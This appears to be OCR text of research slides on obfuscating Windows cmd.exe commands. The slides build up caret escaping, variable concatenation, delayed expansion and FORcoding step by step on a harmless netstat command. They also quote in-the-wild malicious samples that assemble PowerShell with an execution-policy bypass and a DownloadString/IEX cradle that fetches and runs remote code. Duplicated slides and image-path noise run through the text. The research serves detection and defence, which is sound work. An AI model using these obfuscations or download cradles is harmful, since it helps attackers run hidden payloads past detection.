- ;,,C^Md^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n""^^e""t)) **&&set quotes=""**&&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^%)) "

- Steps for unpaired quotes
  1. Double up quotes
  2. Set quotes in env var
  3.
  4.

ne""tstat /ano
vs
n"e"tstat /ano

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n""^^e""t)) **&&set quotes=""**&&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^ %)) "

  - Steps for unpaired quotes
    1. Double up quotes
    2. Set quotes in env var
    3. Char substitution
    4.

ne""tstat /ano
vs
n"e"tstat /ano

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n""^^e""t)) **&&set quotes=""**&&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^**:""=**%)) "

  - Steps for unpaired quotes
    1. Double up quotes
    2. Set quotes in env var
    3. Char substitution
    4.

ne""tstat /ano
vs
n"e"tstat /ano

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n""^^e""t)) **&&set quotes=""**&&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^**:""=%quotes:~0,1%**%)) "

  - Steps for unpaired quotes
    1. Double up quotes
    2. Set quotes in env var
    3. Char substitution
    4.

ne""tstat /ano
vs
n"e"tstat /ano

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n""^^e""t)) **&&set quotes=""**&&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^**:""=%quotes:~0,1%**%)) "

- Steps for unpaired quotes
  1. Double up quotes
  2. Set quotes in env var
  3. Char substitution
  4.

ne""tstat /ano
vs
n"e"tstat /ano

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; **/VISTA** ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n""^^e""t)) **&&set quotes=""**&&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^**:""=%quotes:~0,1%**%)) "

- Steps for unpaired quotes
  1. Double up quotes
  2. Set quotes in env var
  3. Char substitution
  4. ???

ne""tstat /ano
vs
n"e"tstat /ano

Windows Vista™

https://i.imgur.com/PD9klNV.jpg

FireEye

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; **/VISTA** ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n**""**^^e**""**t)) **&&set quotes=""**&&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^**:""=!quotes:~0,1!**%)) "

- Steps for unpaired quotes
  1. Double up quotes
  2. Set quotes in env var
  3. Char substitution
  4. ???

ne**""**tstat /ano
vs
n**"**e**"**tstat /ano

Windows Vista™

https://i.imgur.com/PD9klNV.jpg

FireEye

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; **/VISTA** ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n""^^e""t)) **&&set quotes=""**&&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^**:""=!quotes:~0,1!**%)) "

- Steps for unpaired quotes
  1. Double up quotes
  2. Set quotes in env var
  3. Char substitution
  4. ???

```
C:\>;,,C^Md^,; /VISTA ,^/^C^ ^ ", ( ((;,( ;(s^Et ^ ^ co^M3=^^ /^^an^o))  )))&&,,(
,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^  ^  C^oM1^=^n""^^e""t)  ) &&set quotes=""&
&, (( ;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^
;%Fi^nAl^:""=!quotes:~0,1!%) )  "

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       860
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       492
```

CommandLine: n"e"tstat /ano

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Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; **/VISTA** ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n**""**^^e**""**t)) **&&set quotes=""**&&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^**:""=!quotes:~0,1!**%)) "

  - Steps for unpaired quotes
    1. Double up quotes
    2. Set quotes in env var
    3. Char substitution
    4. ???

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; **/VISTA** ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n""^^e""t)) **&&set quotes=""**&&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^**:""=!quotes:~0,1!**%)) "

- Steps for unpaired quotes
  1. Double up quotes
  2. Set quotes in env var
  3. Char substitution
  4. Variable expansion

- /V:ON
- /V:O
- /V:

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; **/VISTA** ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n""^^e""t)) **&&set quotes=""**&&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^**:""=!quotes:~0,1!**%)) "

- Steps for unpaired quotes
  1. Double up quotes
  2. Set quotes in env var
  3. Char substitution
  4. Variable expansion

- /V:ON
- /V:O
- /V:
- /V
- /VISTA
- /VM
- /V*

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; /VISTA ,^/^C^ ^ '', (((;,(;(s^Et ^ ^ **co^M3**=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^**cO^m2**=^s^^ta^^t)&&(;(;;s^eT^ ^ **C^oM1^**=^n''^^e''t)) &&set **quotes**=''&&, ((;c^aLl,^;,S^e^T ^ ^ **fi^NAl^**=^%**COm1^**%%**c^Om2**%^%**c^oM3^**%))&&; (, ,(c^AlL^, ;,^ ;%**Fi^nAl^**:''=!**quotes**:~0,1!%)) ''

  - Env var names can be:
    1.
    2.

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Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; /VISTA ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ **--$#$--**=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^**!!#**#!!**=^s^^ta^^t)&&(;(;;s^eT^ ^ **.....**=^n""^^e""t)) &&set **;;;;;;;;**=""&&, ((;c^aLl,^;,S^e^T ^ ^ **""""""""""""**=^%**.....**%%**!!#**#!!**%^%**--$#$--**%))&&; (, ,(c^AlL^, ;,^ ;%**""""""""""""**:""=!**;;;;;;;;**:~0,1!%)) "


  - Env var names can be:
    1. Special characters
    2.

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; /VISTA ,^/^C^ ^ '', (((;,(;(s^Et ^ ^ ' =^^ /^^an^o)))))&&,,(,S^Et^ ^ ^' =^s^^ta^^t)&&(;(;;s^eT^ ^ ' =^n""^^e""t)) &&set ' =""&&, ((;c^aLl,^;,S^e^T ^ ^ ' =^%' %%' %^%' %))&&; (, ,(c^AlL^, ;,^ ;%' :""=!' :~0,1!%)) ''

  - Env var names can be:
    1. Special characters
    2. Whitespace

Payload Obfuscation 1 of 4: Concatenation



https://i.imgflip.com/rjkyg.jpg

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Payload Obfuscation 1 of 4: Concatenation (ITW 1/3)

- Concatenation examples in the wild (1/3):

```
..\..\..\..\Windows\System32\cmd.exe /c "set da=wersh&& set gg=ell&& set
c0=po&&" cmd /c %c0%%da%%gg% -nonI -eP bypass -c iEx ((n`eW-OBjECt
('n'+'Et.w'+'EbcIle'+'nT')).('do'+'wNlo'+'adst'+'ring').Invoke(('h'+$s4+'t'+'t'+$o8
+'ps://'+…
```

Invoke-Obfuscation payload

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Payload Obfuscation 1 of 4: Concatenation (ITW 2/3)

- Concatenation examples in the wild (2/3):

```
CmD wMic & %Co^m^S^p^Ec^% /V /c set
%binkOHOTJcSMBkQ%=EINhmPkdO&&set %kiqjRiiiH%=owe^r^s&&set
%zzwpVwCTCRDvTBu%=pOwoJiQoW&&set %CdjPuLtXi%=p&&set
%GKZajcAqFZkRLZw%=NazJjhVlGSrXQvT&&set %QiiPPcnDM%=^he^l^l&&set
%jiIZiKXbkZQMpuQ%=dipAbiiHEplZSHr&&!%CdjPuLtXi%!!%kiqjRiiiH%!!%QiiP
PcnDM%! ".( $VeRbOsePReFEREncE.tOstRinG()[1,3]+'x'-jOin") ( (". (
ctVpshoME[4]+ctVPsHomE[34]+VnLXVnL)
```

Invoke-Obfuscation payload

Payload Obfuscation 1 of 4: Concatenation (ITW 3/3)

- Concatenation examples in the wild (3/3):

```
cmd.exe  /C "cm^d^.^e^x^e /V^ ^/C s^et g^c^=^er^s^&^&s^e^t
^tf=^he^ll^&^&set^ f^a^=^pow^&^&^s^et^
dq^=W^i^n^do^ws^!fa^!^!g^c^!!^t^f^!\^v^1^.0\^!^fa!^!^gc!!^tf^!^&^&^
ech^o^ iE^X^(^^"iex(neW-OBjecT
nEt.webCLiEnt).dowNlOaDstrING('https://REDACTED')^"^)^;^ ^|^
!dq! -^no^p^ ^-^w^i^n^ ^1^ ^-"
```

```
!dq! == WindowsPowerShell\v1.0\powershell
```


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https://f.fwallpapers.com/images/funny-bear.jpg


Last of ITW… Unseen Techniques Up Ahead!

For the past 9 months I have hunted across:

- Public file repositories
- Private file repositories
- Sandbox execution reports
- Endpoint detections for 10+ million endpoints

https://f.fwallpapers.com/images/funny-bear.jpg

Payload Obfuscation 2 of 4: FORcoding



https://www.whitehouse.gov/sites/whitehouse.gov/files/images/first-family/16_abraham_lincoln%5B1%5D.jpg

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
Payload Obfuscation 2 of 4: FORcoding




Payload Obfuscation 2 of 4: FORcoding

- cmd /c netstat /ano


Payload Obfuscation 2 of 4: FORcoding

- cmd /v /c netstat /ano



Payload Obfuscation 2 of 4: FORcoding

- cmd /v ***/c*** netstat /ano



